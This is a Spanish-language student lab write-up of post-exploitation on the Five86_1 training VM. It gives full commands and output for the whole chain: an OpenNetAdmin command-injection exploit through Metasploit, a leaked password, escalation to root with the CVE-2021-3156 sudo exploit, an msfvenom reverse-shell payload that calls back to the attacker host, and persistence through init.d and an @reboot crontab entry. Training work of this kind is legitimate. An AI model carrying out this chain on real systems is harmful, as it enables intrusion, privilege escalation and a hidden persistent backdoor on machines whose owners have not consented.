

EJERCICIO UNO – SPRINT 12

PERSISTENCIA - LINUX

En el presente ejercicio se ha realizado la post-explotación sobre la máquina Linux “Five86_1” aportada por el equipo docente durante una review, realizando las gestiones necesarias para conseguir persistencia en el sistema, siendo estas:

1. La IP de la máquina objetivo es la terminada en .10:

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:f8:06:83	1	60	PCS Systemtechnik GmbH
10.0.2.10	08:00:27:51:24:1e	1	60	PCS Systemtechnik GmbH


2. Se realiza consulta mediante Gobuster a los directorios del sistema con el diccionario “rockyou”, obteniendo muchos errores “parse” y falsos positivos, siendo el único interesante:

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://10.0.2.10
[+] Method:   GET
[+] Threads:  10
[+] Wordlist:  /usr/share/wordlists/rockyou.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout:  10s

/ona (Status: 301) [Size: 304] --> http://10.0.2.10/ona/
```

3. A través de la web <http://10.0.2.10/ona/> encontramos un administrador de redes, dns, hosts etc, y tras una búsqueda, se comprueba que “ona” es el acrónimo de “OpenNetAdmin”, el cual es una aplicación de gestión de redes basada en web que permite a los administradores de sistemas y redes gestionar y documentar la infraestructura de red de una organización, simplificando su administración y documentación, especialmente en entornos complejos.



4. Mediante el uso de Metasploit se procede a la búsqueda de alguna vulnerabilidad a este servicio que sea explotable siendo positiva, consiguiendo acceso al sistema mediante un exploit que consigue cargar un payload que me permite abrir una shell interactiva tipo “meterpreter”:

```
Hosts
=====
address mac name os_name os_flavor os_sp purpose info comments
-----
10.0.2.10 08:00:27:51:24:1e 10.0.2.10 Linux 3.X server

msf6 > services
Services
=====
have some kids, pay your taxes,
pay your bills, watch your TV,
=====
low fashion, act normal,
=====
OBEY THE LAW
=====
host port proto name state info
-----
10.0.2.10 22 tcp ssh open OpenSSH 7.9p1 Debian 10+deb10u1 protocol 2.0
10.0.2.10 80 tcp http open Apache httpd 2.4.38 (Debian)
10.0.2.10 10000 tcp http open MiniServ 1.920 Webmin httpd

msf6 > vulns
Vulnerabilities
=====
Timestamp Host Name References
-----
2024-09-08 15:00:19 UTC 10.0.2.10 OpenNetAdmin Ping Command Injection EDB-47691

Notes
=====
Time Host Service Port Protocol Type Data
-----
2024-09-08 14:04:37 UTC 10.0.2.10 host.os.nmap_fingerprint {os_vendor=>"Linux",os_family=>"Linux",os_version=>"3.X",os_acc
uracy=>100}
2024-09-08 14:04:37 UTC 10.0.2.10 host.last_boot {time=>"Fri Aug 2 13:58:21 2024"}
2024-09-08 15:00:18 UTC 10.0.2.10 host.os.session_fingerprint {name=>"10.0.2.10",os=>"Debian 10.1 (Linux 4.19.0-6-amd64)",archi
=>"x64"}

msf6 exploit(unix/webapp/opennetadmin_ping_cmd_injection) > sessi
ons -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : 10.0.2.10
OS : Debian 10.1 (Linux 4.19.0-6-amd64)
Architecture : x64
BuildTuple : i486-linux-must
Meterpreter : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 22947 created.
Channel 10 created.

meterpreter > cat pass.txt
douglas:fatherrrrr
```

5. El usuario que permite interactuar en la shell tiene privilegios básicos (www-data y douglas) por lo que, para poder conseguir la persistencia, es necesario aumentar estos privilegios, habiendo usado una herramienta de ayuda para conseguir escalada de privilegios, llamada *linPEAS* (*Linux Privilege Escalation Awesome Scripts*).

```
kali@kali ~ [Local IP: 10.0.2.12] TARGET_IP: % wget https://git
hub.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```


Una vez conseguido el archivo, se procede a subir el archivo a través de la meterpreter abierta en el sistema atacado mediante el comando “*upload*” junto al script obtenido “*limpeas.sh*” y el destino en la maquina objetivo: */tmp/*, debido a los permisos restringidos de los usuarios.

```
meterpreter > upload linpeas.sh /tmp
[*] Uploading : /home/kali/linpeas.sh -> /tmp/linpeas.sh
[*] Completed : /home/kali/linpeas.sh -> /tmp/linpeas.sh
meterpreter > |
```

6. Ahora ejecutamos el script dentro de la máquina atacada, para que empiece el análisis, aportando numerosa información, destacando:

Operative system
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits>
 Linux version 4.19.0-6-amd64 (debian-kernel@lists.debian.org) (gcc version 8.3.0 (Debian 8.3.0-6)) #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) marood,
 Distributor ID: Debian
 Description: Debian GNU/Linux 10 (buster)
 Release: 10
 Codename: buster

Sudo version
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version>
 Sudo version **1.8.27**

Executing Linux Exploit Suggester
<https://github.com/mzet-/linux-exploit-suggester>
 [+] **[CVE-2021-3156] sudo Baron Samedit**
 Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
 Exposure: less probable
 Tags: mint=19,ubuntu=18|20, debian=10
 Download URL: <https://codeload.github.com/blasty/CVE-2021-3156/zip/main>
 [+] **[CVE-2021-3156] sudo Baron Samedit 2**
 Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>
 Exposure: less probable
 Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
 Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

7. En el punto anterior podemos observar el sistema operativo completo del sistema, así como la versión sudo instalada en el mismo (1.8.27), aportando dos versiones de una vulnerabilidad que es aplicable a las versiones sudo anteriores a la 1.9.5p2, por lo que se procede a intentar explotar esta vulnerabilidad:

```
kali@kali ~ [Local IP: 10.0.2.12] TARGET_IP: 34.149.100.209 % wget https://codeload.github.com/worawit/CVE-2021-3156/zip/main -O CVE-2021-3156.zip
--2024-09-09 12:06:01-- https://codeload.github.com/worawit/CVE-2021-3156/zip/main
Resolving codeload.github.com (codeload.github.com)... 140.82.121.9
Connecting to codeload.github.com (codeload.github.com)[140.82.121.9]:443
... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'CVE-2021-3156.zip'

CVE-2021-3156.zip  [ <=> ] 38.35K --.-KB/s in 0.04s

2024-09-09 12:06:02 (857 KB/s) - 'CVE-2021-3156.zip' saved [39266]
```

Una vez descargado y descomprimido en nuestra Kali, se puede observar en su interior varios exploit de python según la versión del sistema donde se quiere ejecutar, usando en este caso el genérico: [exploit_nss.py](#)

```
kali@kali ~/CVE-2021-3156-main [Local IP: 10.0.2.12] TARGET_IP: 34.149.100.209 % ls
asm          exploit_nss.py  gdb
exploit_cent7_userspec.py exploit_nss_u14.py LICENSE
exploit_defaults_mailer.py exploit_nss_u16.py persi.py
exploit_nss_d9.py exploit_timestamp_race.c README.md
exploit_nss_manual.py exploit_userspec.py
```

Se procede a subir el archivo a través de meterpreter el sistema objetivo y a su ejecución, consiguiendo privilegios root:

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exit
meterpreter > upload /home/kali/CVE-2021-3156-main/exploit_nss.py /tmp/
[*] Uploading : /home/kali/CVE-2021-3156-main/exploit_nss.py -> /tmp/exploit_nss.py
[*] Completed : /home/kali/CVE-2021-3156-main/exploit_nss.py -> /tmp/exploit_nss.py
cd /tmp/
pwd
/tmp
python3 exploit_nss.py
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
whoami
root
```

8. Una vez que obtenemos el acceso root a través de la shell básica, vamos a cargar un payload usando MSFvenom para poder ganar una meterpreter persistente en el sistema con privilegios root.

Para ellos en nuestra Kali, hacemos el payload:

```
kali@kali ~ [Local IP: 10.0.2.12] TARGET_IP: 10.0.2.10 % msfvenom -p linux/x86 /meterpreter/reverse_tcp LHOST=10.0.2.12 LPORT=4444 -f elf -o persi.elf
```

9. Se procede a subirlo a la maquina objetivo a través de meterpreter:

```
meterpreter > upload persi.elf /tmp
[*] Uploading : /home/kali/persi.elf -> /tmp/persi.elf
[*] Completed : /home/kali/persi.elf -> /tmp/persi.elf
```

10. Este paso es importante para ganar la persistencia, aunque la maquina sea reiniciada, por lo que, como tenemos permisos root, buscaremos ubicar nuestro payload en una zona que se inicie con el sistema, como el directorio `/etc/init.d`, el cual contiene los scripts de inicio que se ejecutan durante el arranque.

```
mv /tmp/persi.elf /etc/init.d/
chmod +x /etc/init.d/persi.elf
```

11. Debido a que el archivo tiene permisos `www-data`, se procede a modificarlo para que tengan permisos root:

```
cd /etc/init.d/
chown root:root persi.elf
ls -ltr
total 124
-rwxr-xr-x 1 root root 1479 Oct 9 2016 keyboard-setup.sh
-rwxr-xr-x 1 root root 2757 Nov 23 2016 x11-common
-rwxr-xr-x 1 root root 794 Apr 30 2017 slashem-common
-rwxr-xr-x 1 root root 924 May 31 2018 procps
-rwxr-xr-x 1 root root 4445 Aug 25 2018 networking
-rwxr-xr-x 1 root root 907 Sep 16 2018 nethack-common
-rwxr-xr-x 1 root root 1364 Oct 10 2018 netfilter-persistent
-rwxr-xr-x 1 root root 3809 Jan 10 2019 hwclock.sh
-rwxr-xr-x 1 root root 2044 Feb 9 2019 kmod
-rwxr-xr-x 1 root root 2864 Feb 26 2019 rsyslog
-rwxr-xr-x 1 root root 4417 Mar 15 2019 rsync
-rwxr-xr-x 1 root root 3740 Mar 30 2019 apparmor
-rwxr-xr-x 1 root root 8181 Apr 2 2019 apache2
-rwxr-xr-x 1 root root 2489 Apr 2 2019 apache-htcacheclean
-rwxr-xr-x 1 root root 2813 Jun 9 2019 dbus
-rwxr-xr-x 1 root root 3059 Jun 23 2019 cron
-rwxr-xr-x 1 root root 1853 Jul 4 2019 webmin
-rwxr-xr-x 1 root root 5930 Aug 3 2019 mysql
-rwxr-xr-x 1 root root 1232 Aug 15 2019 console-setup.sh
-rwxr-xr-x 1 root root 6872 Aug 20 2019 udev
-rwxr-xr-x 1 root root 7159 Sep 7 2019 exim4
-rwxr-xr-x 1 root root 3939 Oct 5 2019 ssh
-rwxr-xr-x 1 root root 1030 Oct 12 2019 sudo
-rwxr-xr-x 1 www-data www-data 885 Sep 8 14:35 persi.py
-rwxr-xr-x 1 root root 207 Sep 9 06:26 persi.elf
```

12. Una vez ubicado y con los permisos adecuados, es necesario automatizar nuestro payload en el inicio del sistema:

```
update-rc.d persi.elf defaults
```

13. Aunque con esto ya debería bastar, vamos a agregarlo también al archivo de tareas programadas "*Crontab*", dándole instrucciones que lo haga en cada reinicio del sistema:


```
echo "@reboot /etc/init.d/persi.elf" > /tmp/crontab_root
crontab /tmp/crontab_root
crontab -l
@reboot /etc/init.d/persi.elf
ls
```

Con el comando “@reboot” hará que nuestro script malicioso se ejecute cada vez que el sistema se reinicie.

14. Una vez inyectado nuestro script y obtenida la persistencia, se procede al reinicio del sistema atacado.

```
ls
apache-htcacheclean
apache2
apparmor
console-setup.sh
cron
dbus
exim4
hwclock.sh
keyboard-setup.sh
kmod
mysql
netfilter-persistent
nethack-common
networking
persi.elf
procps
rsync
rsyslog
slashem-common
ssh
sudo
udev
webmin
x11-common
pwd
/etc/init.d
reboot

[*]10.0.2.10 - Meterpreter session 1 closed. Reason: Died
```

15. Finalmente, abrimos un handler en MetaExploit para poder conectar con nuestro payload después del reinicio, siendo la misma positiva, consiguiendo una shell interactiva avanzada con permisos root.

```
msf6 exploit(multi/handle) > run

[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Sending stage (1017704 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.12:4444 -> 10.0.2.10:60314) at 2024-09-09 12:56:28 +0200

meterpreter > getuid
Server username: root
meterpreter > |
```